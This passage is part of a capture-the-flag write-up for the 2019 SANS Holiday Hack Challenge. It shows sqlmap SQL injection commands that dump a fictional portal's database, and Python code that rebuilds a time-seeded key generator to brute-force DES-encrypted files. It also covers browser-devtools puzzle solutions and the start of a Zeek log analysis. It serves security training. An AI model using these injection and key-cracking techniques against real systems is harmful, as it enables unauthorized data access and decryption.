
root@Kali-HackerOne:~# sqlmap -u 'https://studentportal.elfu.org/application-
check.php?elfmail=bob%40bob.com' --tamper=elfu_tamper.py --skip-urlencode --dbs
<SNIP>
available databases [2]:
[*] elfu
[*] information_schema
<SNIP>
root@Kali-HackerOne:~# sqlmap -u 'https://studentportal.elfu.org/application-
check.php?elfmail=bob%40bob.com' --tamper=elfu_tamper.py --skip-urlencode -D elfu --tables
<SNIP>
Database: elfu
[3 tables]
+-----+
| applications |
| krampus      |
| students    |
+-----+
root@Kali-HackerOne:~# sqlmap -u 'https://studentportal.elfu.org/application-
check.php?elfmail=bob%40bob.com' --tamper=elfu_tamper.py --skip-urlencode -D elfu -T
krampus --dump
<SNIP>
Database: elfu
Table: krampus
[6 entries]
+---+-----+
| id | path          |
+---+-----+
| 1  | /krampus/0f5f510e.png |
| 2  | /krampus/1cc7e121.png |
| 3  | /krampus/439f15e6.png |
| 4  | /krampus/667d6896.png |
| 5  | /krampus/adb798ca.png |
| 6  | /krampus/ba417715.png |
+---+-----+

```

The Krampus table contains URLs for each scrap of paper.

2.9.4 Objective Closeout


Once the scraps of paper are downloaded and assembled into a document an overall message appears. The name of Santa's cutting-edge Sleigh Guidance system is **Super Sled-o-matic**.



2.10 Recover Cleartext Document

2.10.1 Objective Brief

The brief provided for Objective 10 is below.



10) Recover Cleartext Document

Difficulty: ●●●●●

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug_symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Getting the objective hint from Holly Evergreen in the NetWars Room requires solving the Mongo Pilfer Cranberry Pi challenge. Once done the below dialogue is triggered.

*Woohoo! Fantabulous! I'll be the coolest elf in class.
On a completely unrelated note, digital rights management can bring a hacking elf down.
That ElfScrow one can really be a hassle.
It's a good thing Ron Bowes is giving a talk on reverse engineering!
That guy knows how to rip a thing apart. It's like he breathes opcodes!*

Holly then provides a hint <https://youtu.be/obJdpKDPFBA>

2.10.2 Objective Story Elements

No noticeable story elements recorded for this terminal.

2.10.3 Objective Solution

2.10.3.1 Mapping Program Behaviour

As a starting point observable behaviour of the program is mapped. Using the supplied program to encrypt a file gives the below flow:

```
C:\temp>elfscrow.exe --encrypt test.txt test.txt2.enc --insecure
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!
*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Our miniature elves are putting together random bits for your secret key!

Seed = 1577158615
Generated an encryption key: bc081d9dd14dfe2e (length: 8)

Elfscrowing your key...
Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is c8593d36-a846-49bd-9ed5-9145d009b44d - Santa Says, don't share that key with
anybody!
File successfully encrypted!
```

Observing the traffic in Wireshark shows the below:

```
POST /api/store HTTP/1.1
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache

bc081d9dd14dfe2e

HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 24 Dec 2019 03:36:56 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

c8593d36-a846-49bd-9ed5-9145d009b44d
```

From this the below behaviour can be determined:

- Random seed is based off time. 1577158615 in seconds is equivalent to 2019-12-24T03:36:55. This is in line with the timestamp of the server response.
- Key is 8 bytes which likely means the program is using DES encryption.
- Program stores a copy of the key online and identifies it using a UUID. Attempt at reverse engineering the UUID failed.

2.10.3.2 Reverse Engineering Program Random Number & Key Generator

After loading the program into Ghidra and analysing it the following items of interest were identified around the random number generator.

From the generate key function:

```
tVar3 = time((time_t *)0x0);
?super_secure_srand@@YAXH@Z((int)tVar3);
i = 0;
while (i < 8) {
    iVar2 = super_secure_random();
    buffer[i] = (uchar)iVar2;
    i = i + 1;
}
--
void __cdecl ?super_secure_srand@@YAXH@Z(int seed)
{
    FILE *pFVar1;
    char *_Format;
    int iVar2;
    _Format = "Seed = %d\n\n";
    iVar2 = seed;
    pFVar1 = __iob_func();
    fprintf(pFVar1 + 2, _Format, iVar2);
    DAT_0040602c = seed;
    return;
}
--
int __cdecl super_secure_random(void)
{
    DAT_0040602c = DAT_0040602c * 0x343fd + 0x269ec3;
    return DAT_0040602c >> 0x10 & 0x7fff;
}
```

Analysis of the above shows:

- The seed is based on the current Windows time (GREEN highlight). The output of this is passed into the super_secure_srand function. The super_secure_srand function prints the seed to the screen and stores it in reference DAT_0040602c.
- Encryption key is generated by calls to the super_secure_random function (PINK highlight).
- The super_secure_random function generates random numbers using a Windows Linear congruential generator function (YELLOW highlight).

Taking what's learnt so far the below Python 3 script is created. This is a modified function from the one found at https://rosettacode.org/wiki/Linear_congruential_generator#Python. The returned value is adjusted to range from 1 to 256. This is to ensure an appropriate ASCII character is returned for the key.

```
KEY_LENGTH = 8

# Modelled after function generate_key from the supplied binary
def generate_key(seed):
    key = b''
    # Modelled after function super_secure_random from the supplied code
    def rand():
        nonlocal seed
        seed = (seed * 214013 + 2531011)
        return seed >> 16 & 0xff
    for _ in range(KEY_LENGTH):
        nextrand = rand()
        key = key + bytes([nextrand])
    return key
```

Testing the function at the Python REPL shows the correct key is being generated. Given a seed value the correct key can now be generated.

```
>>> from crack_elfscrow import generate_key
>>> test_key = b'\xbc\x08\x1d\x9d\xd1\x4d\xfe\x2e'
>>> new_key = generate_key(1577158615)
>>> test_key == new_key
True
>>>
```

Based on the Objective brief the file was encrypted between 7 to 9pm UTC on 6th December 2019. Converting these timestamps into seconds gives a seed range of 1575658800 to 1575666000.

2.10.3.3 Reverse Engineering Decryption Algorithm

Extract from the do_decrypt function found using Ghidra is below:

```
keyBlob.hdr.bType = '\b';
keyBlob.hdr.bVersion = '\x02';
keyBlob.hdr.reserved = 0;
keyBlob.hdr.aiKeyAlg = 0x6601;
keyBlob.dwKeySize = 8;
keyBlob.rgbKeyData._0_4_ = key._0_4_;
keyBlob.rgbKeyData._4_4_ = key._4_4_;
BVar2 = CryptImportKey(hProv,(BYTE *)&keyBlob,0x14,0,1,&hKey);
if (BVar2 == 0) {
    ?fatal_error@@@YAXPAD@Z("CryptImportKey failed for DES-CBC key");
}
BVar2 = CryptDecrypt(hKey,0,1,0,pbData,&data_len);
```

Analysis of the extract and further research show the below:

- aiKeyAlg of 0x6601 means symmetric DES encryption is being used (<https://docs.microsoft.com/en-us/windows/win32/seccrypto/alg-id>) (YELLOW highlight). Default mode is Cipher Block Chaining (CBC) (<https://docs.microsoft.com/en-us/windows/win32/seccrypto/enhanced-provider-algorithms>)
- Block size of 8 is chosen. This aligns with defaults identified through research and observation from encrypting further files.
- No initialization vector (IV) is being set in the code. This indicates that a default initialization vector of zero is being used. Observation of encrypted files confirms this. Encrypting a file only rounds it up to the nearest block size, file size isn't increasing to accommodate an IV.

Based on the above observations the below decrypt function was put together in Python3.

```
def decrypt(ciphered_data, key):
    elfscrow_iv = bytes.fromhex('0000000000000000')
    cipher = DES.new(key, DES.MODE_CBC, iv=elfscrow_iv)
    try:
        decrypted_value = unpad(cipher.decrypt(ciphered_data), block_size=8)
        return decrypted_value
    except ValueError:
        return b'00000000'
```

2.10.3.4 *Completing the Challenge*

To solve the challenge the remaining Python3 code was created.

```
def break_file(input_file, key):
    file_in = open(input_file, 'rb')
    ciphared_data = file_in.read()
    plain_data = decrypt(ciphared_data, key)
    pdf_magic_bytes = bytes.fromhex('255044462d')
    if pdf_magic_bytes in plain_data:
        output_file = input_file + "." + str(key) + ".pdf"
        print("Found output file - {}".format(output_file))
        file_out = open(output_file, 'wb')
        file_out.write(plain_data)
        file_out.close()
    file_in.close()

def break_challenge10():
    file_to_break =
r'/mnt/hgfs/KringleCon2019/Challenge10/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc'
    seed_start = 1575658800
    seed_end = 1575666000
    for key_seed in range(seed_start, seed_end):
        break_file(file_to_break, generate_key(key_seed))
```

Flow of the program is:

- Set the file to be broken, seed start & seed end values. Based on the filename it's assumed a PDF file is being decrypted.
- Iterate through the possible seed values and attempt to break the file for each
- Attempt to decrypt the file via decrypting using a key generated off the supplied seed.
- Search the decrypted bytes for the PDF magic bytes (https://en.wikipedia.org/wiki/List_of_file_signatures) - '\x25\x50\x44\x46\x2d'. If the magic bytes are found anywhere in the file write the output to disk.

2.10.4 Objective Closeout

After running the program, the file is successfully decrypted.

```
root@Kali:/mnt/hgfs/KringleCon2019/Challenge10# python3 crack_elfscrow.py
Found output file -
/mnt/hgfs/KringleCon2019/Challenge10/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc.b'\xb5\xadj2\x12@\xfb\xec'.pdf
```

File can be successfully opened using Adobe Reader and contains the **'Super Sled-O-Matic Machine Learning Sleight Route Finder QUICK-START GUIDE'**

2.11 Open the Sleigh Shop Door

2.11.1 Objective Brief

The brief provided for Objective 11 is below.



Visiting Shinny Upatree in the Student Union triggers the below dialogue.

*Psst - hey!
I'm Shinny Upatree, and I know what's going on!
Yeah, that's right - guarding the sleigh shop has made me privvy to some serious, high-level intel.
In fact, I know WHO is causing all the trouble.
Cindy? Oh no no, not that who. And stop guessing - you'll never figure it out.
The only way you could would be if you could break into my crate, here.
You see, I've written the villain's name down on a piece of paper and hidden it away securely!*

Getting the objective hint from Kent Tinseltooth in the Student Union requires solving the Smart Braces Cranberry Pi challenge. Once done the below dialogue is triggered

*Oh thank you! It's so nice to be back in my own head again. Er, alone.
By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.
There are funny rhymes, references to perspective, and odd mentions of eggs!
And if you think the stuff in your browser looks strange, you should see the page source...
Special tools? No, I don't think you'll need any extra tooling for those locks.
BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.
Or sorry, you're a Firefox fan?
Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key.
Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.*

Hint URLs provided are: <https://developers.google.com/web/tools/chrome-devtools>,
<https://developer.mozilla.org/en-US/docs/Tools>, <https://developer.apple.com/safari/tools/>,
<https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console>,

2.11.2 Objective Story Elements

Solving the objective reveals the name of the overall villain – The Tooth Fairy.

This was indicated in earlier objectives and challenges.

- In Objective 2 the Threatening letter was sent from another holiday figure.
- In Objective 9 the scraps of paper used stationary with a large tooth on the background.
- In the Smart braces challenge the offender seemed fascinated by Teeth.

2.11.3 Objective Solution

Objective can be accessed by one of two URLs - <https://crate.elfu.org/> & <http://sleighworkshopdoor.elfu.org/>. The objective will only be made available once sufficient earlier items are completed.

Solving the objective requires determine the code for ten different locks. Use of browser development tools is required for this. To assist in replayability a number of the codes are randomly generated at page load.


Solution to each one of the ten locks is below.

2.11.3.1 Lock One

Hints given on the page for lock one:

- *You don't need a clever riddle to open the console and scroll a little*
- *Google: "[your browser name] developer tools console"*
- *The code is 8 char alphanumeric*

Solution requires opening the browser development console and scrolling up. The code is placed there as part of the page load – example screen capture shown below:



2.11.3.2 Lock Two

Hints given on the page for lock two:

- *Some codes are hard to spy, perhaps they'll show up on pulp with dye?*
- *Most paper is made out of pulp.*
- *How can you view this page on paper?*
- *Emulate `print` media, print this page, or view a print preview.*

When doing a Print->Preview using the browser the code shows up directly.

*Some codes are hard to spy, perhaps
they'll show up on pulp with dye?* QFNFFSSM

Most paper is made out of pulp.

How can you view this page on paper?

*Emulate `print` media, print this page, or view a
print preview.*

2.11.3.3 Lock Three

Hints given on the page for lock three:

- *This code is still unknown; it was fetched but never shown.*
- *Google: "[your browser name] view network"*
- *Examine the network requests.*

Checking the network tab inside the browser developer tools shows an image which is being fetched but not shown on the site.



2.11.3.4 Lock Four

Hints given on the page for lock four:

- *Where might we keep the things we forage? Yes, of course: Local barrels!*
- *Google: "[your browser name] view local storage"*

Checking the local storage section under the Application section of developer tools shows the required code.



2.11.3.7 Lock Seven

Hints given on the page for lock seven are:

- *The font you're seeing is pretty slick, but this lock's code was my first pick.*
- *In the `font-family` css property, you can list multiple fonts, and the first available font on the system will be used.*

Solving this required looking at the .instructions css property of the font-family used in the first hint.


```
.instructions {
  font-family: 'VKE5HD3Q', 'Beth Ellen', cursive;
}
```

2.11.3.8 Lock Eight

Hints given on the page for lock eight are:

- *In the event that the .eggs go bad, you must figure out who will be sad.*
- *Google: "[your browser name] view event handlers"*

Solving this required inspecting the Event Handlers (Event Listeners in Chrome) for the .eggs portion of the hint. After doing this the answer of VERONICA shows up.




2.11.3.9 Lock Nine

Hints given on the page for lock nine are:

- This next code will be unredacted, but only when all the chakras are :active.
- `:active` is a css pseudo class that is applied on elements in an active state.
- Google: "[your browser name] force psudo classes"

Inspecting the DOM model for the element shows five items marked with a class of Chakra. Forcing the state of each of these to active reveals the components of the code.



2.11.3.10 Lock Ten

Hints given on the page for lock ten are:

- *Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.*
- *Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.*
- *You can click and drag elements to reposition them in the DOM tree.*
- *If an action doesn't produce the desired effect, check the console for error output.*
- *Be sure to examine that printed circuit board.*

Solving this lock requires two main steps.

First the cover of the lock needs to be removed. Easy way to do this is disabling the background element of the .cover class style. This shows an image of the lock itself with the code KD29XJ37 printed on.

```

<li> == $0
  <div class="lock c10">
    ::before
    <div class="cover">
      <button data-id="10" disabled="disabled">Unlock
    </div>
    <input type="text" maxLength="8" data-id="10">
    <button class="switch" data-id="10"></button>
    <span class="led-indicator locked"></span>
    <span class="led-indicator unlocked"></span>
    ::after
  </div>
</li>

```

```

.locks > li > .lock.c10 .cover {
  width: 250px;
  height: 200px;
  background: url(../images/lock-cover.png) no repeat;
  position: relative;
  z-index: 8;
  pointer-events: none;
  top: 0px;
  left: 0px;
}

```


Entering the code and attempting to unlock fails. The console gives a message of *'Error: Missing macaroni!'*. Reviewing the main CSS page shows three lock c10 components – macaroni, gnome & swab. Reviewing the page source reveals elements located in other parts of the DOM tree using these classes. After dragging these under the lock C10 class the lock successfully works.

Final image of the lock prior to unlocking is shown below.



2.11.4 Objective Closeout

After unlocking all ten locks the page refreshes and the final




Entered text of **The Tooth Fairy** to complete Objective 11


2.12 Filter Out Poisoned Sources of Weather Data

2.12.1 Objective Brief

The brief provided for Objective 12 is below:



12) Filter Out Poisoned Sources of Weather Data

Difficulty: 

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. *For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

Getting the objective hint from Wunorse Openslae in Santa's workshop requires solving the Zeek JSON Cranberry Pi challenge. Once done the below dialogue is triggered

That's got to be the one - thanks!
Hey, you know what? We've got a crisis here.
You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!
I'm so flummoxed I can't even remember how to login!
Hmm... Maybe the Zeek http.log could help us.
I worry about LFI, XSS, and SQLi in the Zeek log - oh my!
And I'd be shocked if there weren't some shell stuff in there too.
I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.
If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.
The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.
Try not to block many legitimate weather station IPs as that could also cause route calculation failure.
Remember, when looking at JSON data, jq is the tool for you!

URL hint used as part of the Zeek JSON challenge is reused here: <https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2>

2.12.2 Objective Story Elements

Solving this challenge is required to finish the event and save Christmas.

2.12.3 Objective Solution

2.12.3.1 *Log Analysis & Cleanup*

File supplied is a large (41MB) Zeek log. Details of the expected fields are below

<https://docs.zeek.org/en/stable/scripts/base/protocols/http/main.zeek.html#type-HTTP::Info>

URL of the site required to submit the solution is <https://srf.elfu.org>. Credentials for the site are not supplied as part of the brief. These will need to be determined as part of solving the objective.

To simplify working with the file the [] were stripped using jq. Example of a single record from the supplied log is below.

```
{
  "ts":"2019-10-05T06:50:42-0800",
  "uid":"CIRV8h1vYKWXN1G5ke",
  "id.orig_h":"238.27.231.56",
  "id.orig_p":60677,
  "id.resp_h":"10.20.3.80",
  "id.resp_p":80,
  "trans_depth":1,
  "method":"GET",
  "host":"srf.elfu.org",
  "uri":"/14.10/Google/",
  "referrer":"-",
  "version":"1.0",
